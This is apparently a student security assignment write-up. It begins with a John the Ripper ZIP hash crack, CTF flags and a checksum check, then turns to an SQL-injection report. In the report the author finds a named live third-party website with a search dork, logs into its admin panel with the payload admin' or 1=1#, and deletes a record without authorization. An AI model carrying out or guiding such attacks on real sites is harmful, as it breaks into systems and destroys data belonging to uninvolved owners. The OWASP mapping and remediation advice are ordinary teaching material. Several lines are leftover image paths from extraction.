50df8ca2074f8e*a0d21d899d4a1a7e2903*$/zip2$:Y0U_F0UND_U5/Flag.txt:Y0U_F0UND_U5.zip:Y0U_F0UND_U5.zip

┌──(kali㉿kali)-[~/Desktop]
└─$
```

STEP 10: Ater getting hash value perform following command to gain password

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo john --format=zip ziphash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])
Cost 1 (HMAC size) is 272 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 34.44% 1/3 (ETA: 10:16:47) 0g/s 14130p/s 14130c/s 14130C/s Cfy0u..Cf0undtxt
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
```

File Edit Format View Help

```
confi.zip/confi/DOC-1.pdf:$zip2$*0*3*0*00d5455994b2c9789354aefc46755572*f962*3be46*f7fea294
a65651acdf699cfd72bac63119f7ffeddacab9aa5e294114a7ef76c8a75bac8add3e82e0f0dd115d861e9274422
d5b7adb113177dbf5a20c67e93533208629b8ce80dc353520520a9e68f686e81a0e67b0e85d9fc4185db955cdf0e
a298e7ec3772b2fe363d45c0ea0feaaba1b724c66987ef5cc7417ac21d70e6ef575f8ddfe3670493814e71539c0
c840e0df37e1fc7ea8aa07629412edc79f49c6a07b64682267a760a50778942f0ae3230825e8482f6049e8a152d
7edacee3acf553dedb47b93d898bf12deb0d1fc750bd002d88fa5207fd462e340d67279ec75439229e59b7c93c6
766e17eaab3efa4db66d7a3857f2034abc37110691b5a01f05d9318f558535cff5f198453a79af7a87a28a3f99b
6f95e95b762c0bb03fe086a080efdbcb6eb9793bc1c4e6697e7e8ff02672fdedf3f148dd126bf213f8b21228813
4274371262305f30dcf659fee5fdaf9a6fd57f6d449e3b07fec50aa669e92ef938d2e86f9c46c4da70202573aff
37f662875998ca4177ad466da349548f0b77ab1041f922bd3cee83107b0a1282c19f6a744c2bf9c7215cd9188ad
0fb2b49a6d92fc65384b254b2425a27ea20812bfce3f933e761e77cc07e543ecb592322fa1408cca0d41fc23c34
5a7daf9aa7b23d5cc7f160cac625c317f4d02877265dac1fb45d7410242c780c1ee6f7d15b6aa6931094b0598c9
70d3b913d7b866f09758c7a1e29e41ddbfb6e59d91aa84753209949d6f5014ec6d3d0e599dc5866013b85b7ca7d0
02c8c2b3dcdcedbebf7d295dcc3205a75c9f5ecc1134f9df12c5537bfbaf1766bd6e26becbbde2a090efb0ef752
1f8e868fe651f92ea7ddfb8fd5bebe54cd6d4f238a9edba8d61445b31df5487dfcdeccf8c7a1150ba1ee02e2a08
96483bd439b17a6be1e4706ebcb471fa4d3ba06ff00ad4ca6dae27342ecf1c116750db6680a753b9f779a7213d5
45c5c29d714eddc884ccd689b4f27f0828529261c4609a4edc82162dbe696b3f7e76a1a9e7a60e766313bf82cc2
d0783ab14a0025efe7719ac23aff37af2b640dfca431fc00467b28cc863da8373142653405c76136e6a6b7412c0
1a5415f8dad60a92fa4dd9164f7ae4fdc4e65422b2dacbacf9e1c31b6a49fc2a595a03e49798577f5580943971d
1088450f2759d62961cbfe1cba9bd969d10ad1e3e1e8a55983c5054c96b5be0a9599c8b4d3b4dfc47837ecdb198
9acad7225972f6ec6dc6a54acf62a8c2f8729976c0058a4998793a1212804e13004eb0fbee6032a5ae90d1cf0cf
ed17f570190a874475b7a21dd476a9fc224880cc643fe63c1dffbeefad802690fce128954773642acac3cbe9332
be1c51e9aac860a3d67e80fa0096ffef95333cb18ffa7981b1265d3dfe500f0bc0e84f3e1de96e4461e7d89a54d
ed1aa846db38342dd843ecd01d8dcc4180cc77872e21c9b28493cddbbfaea8ea9fb2364c04b588600793e853c7a
e4f103ac04d349bf80af331d67bbfccd9f331d0e99dfd89b73feb64d2cd601d9d00cd57d190ada1ddb2dc5bd0d7
090178c522f752aff0417114dd3ce5ac1eea5eedc898b51ae9915255c40f9d031b6812aa3aae360d85d7e9dd3da
e1f1d9aa3d2358286865565d564497432079008 4f42b62ec3d56a459696eeccc50cce97a4540edcabfb9193c82e0
a0bfc70e7021c7808764e79c85e2ea2e87a5f7cb34c9f7ab1e3b642a5b04a52c18b14a282b2355909764b6f7f28
6b0ddc8ee0a574dc04b374ebd6edcb1b768c41c08d5b1efc6f578b58e61c05faa36e7f4aca0e37166bc790c5a13
35e2d95e0030d41f50dc34c01d72079ef7b6562c8ed000766e3ff16f0ac6f734d8fc645f1c52725732b15cba30a
4afbd9f501db673fb7dc56ff13f80760ef27f968c9c6977cd327f5e9fd5f07fd85d248cb86e371a9c0923580743
0039945c786789c8796bb5829067dc0ee163a960f7eb1bc5caf3944bc5691722428f3de6058ea30878b64a55fab
ca5320cf6eeb90a2ef554235a09c7834579122cc3e5a3e39ee43a12f048aec74ce02f59010d054cf1c9921b2bf8
98c8b419102da2c2eb9f6316926d82b434eb88d5e86f7bf66feeff8b22c9856b9665167382237e43777bbeaba3d
```

STEP 11: Password is: {P@ssw0rd_3xp1r3d}

Now we can access documents by entering this password

DOC 1:

{B3TT3R LUCK N3XT TIME}

DOC 2:

{H@ckTh3Pl@n3t}

DOC3:

{D3f3nd3r_0f_Th3_Web}

DOC 4:

{Cyb3r_W@rr10r}

Doc 5:


{Securlty_Qu3st}

C. Analysing the Checksums

STEP 1: Open checksum calculator

STEP 2: Analysis checksum using checksum calculator

In file upload files inside confidential folder




STEP 3: Click on Calculate


STEP 4: Yow will get result of doc1


STEP 5: In compare box copy the value which was in readme file do same for all 5 .

```
<li>E30AEE0086E19B8339E87D763417516F</li>
<li>001238F30D26848B1757C08D91CD9A77</li>
<li>86FC16B9EE4D51318751C404C8757BF1</li>
<li>DA97A5AA74238FC464D637DB373CA2B4</li>
<li>E75A8890253464D0C99560E62220536E</li>
```

STEP 6: Calculate the Checksums for it







STEP 7: Analyze the output we can see that DOC 1 DOC 2 DOC 3 DOC 4 results are same but DOC5 and compared value is different

23EO4-ST#IS#6246– Task-7

Task No: 7

Part A

QUESTION:

Find any two websites that are vulnerable to login bypass using SQL

injection payloads.

1. VULNERABILITY : SQL INJECTION
2. CVSS SCORE

3. Relate with owasp top 10

SQL Injection is usually ranked #1 in the OWASP Top 10 list. It is regarded as one of the most common and dangerous security flaws that online applications must deal with.

For example:
Broken Authentication: A large number of these payloads aim to compromise authentication systems. Payloads such as'or '1'='1' and 'admin" or "1"="1', for instance, try to get around authentication checks by injecting conditions that always evaluate to true, giving access to the system without proper authorization.

4. Description

An application's database queries can be manipulated by an attacker using a web security flaw called SQL injection. Malicious SQL code can be injected into input fields to allow attackers to access databases without authorization, retrieve confidential data, alter data, or even take down the whole system.

5. Impact

Sensitive information kept in a database may be accessed without authorization thanks to SQL injection attacks. Numerous pieces of data, such as passwords, usernames, bank records, and intellectual property, are all retrievable by attackers. SQL injection-related data breaches can have serious negative effects on an organization's finances, reputation, and legal standing.

Data manipulation: SQL injection is a tool that attackers can use to alter or remove data that is kept in a database. This might lead to crucial data being lost, corrupted, or altered without authorization, which would compromise the dependability and integrity of the application's functionality.

An organization's reputation can be severely harmed and trust among stakeholders, partners, and customers eroded by the public revelation of SQL injection vulnerabilities and related data breaches. For impacted companies, reestablishing credibility and confidence can be a difficult and drawn-out process.

6. Recommedations

Preparated statements or parameterized queries keep dangerous SQL commands out of the user's input by separating SQL code from it. By ensuring that input data is handled as data rather than executable code, this method reduces the possibility of SQL injection.

Strict input validation and sanitization procedures should be put in place to make sure that user-supplied data follows format expectations and is free of harmful characters and SQL code. Verify the input data against a whitelist of permitted characters or formats, and discard any that don't meet these requirements.

7. Refrences


OWASP Cheat Sheet for SQL Injection Prevention:
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

https://www.baeldung.com/sql-injection

8. Step by step procedure

SQL-Injection-Authentication-Bypass-Cheat-Sheet link

https://github.com/mrsuman2002/SQL-Injection-Authentication-Bypass-Cheat-Sheet/blob/master/SQL%20Injection%20Cheat%20Sheet.txt#L4



TARGET 1:

STEP 1: Select target website which has field of username and password (LOGIN) to enter

Inurl: pk login


Url: http://www.alltimecargo.com/login.php

Payload: **admin' or 1=1#**

STEP 2: Click on Login button


STEP 3: In username and password field enter this payload: **admin' or 1=1#**

STEP 5: Login is now successful. Bypassed successfully



STEP 6 : We got accesss to their admin panel as you can see we can edit delete the products

STEP 7: Record deleted. We can easily modify anything



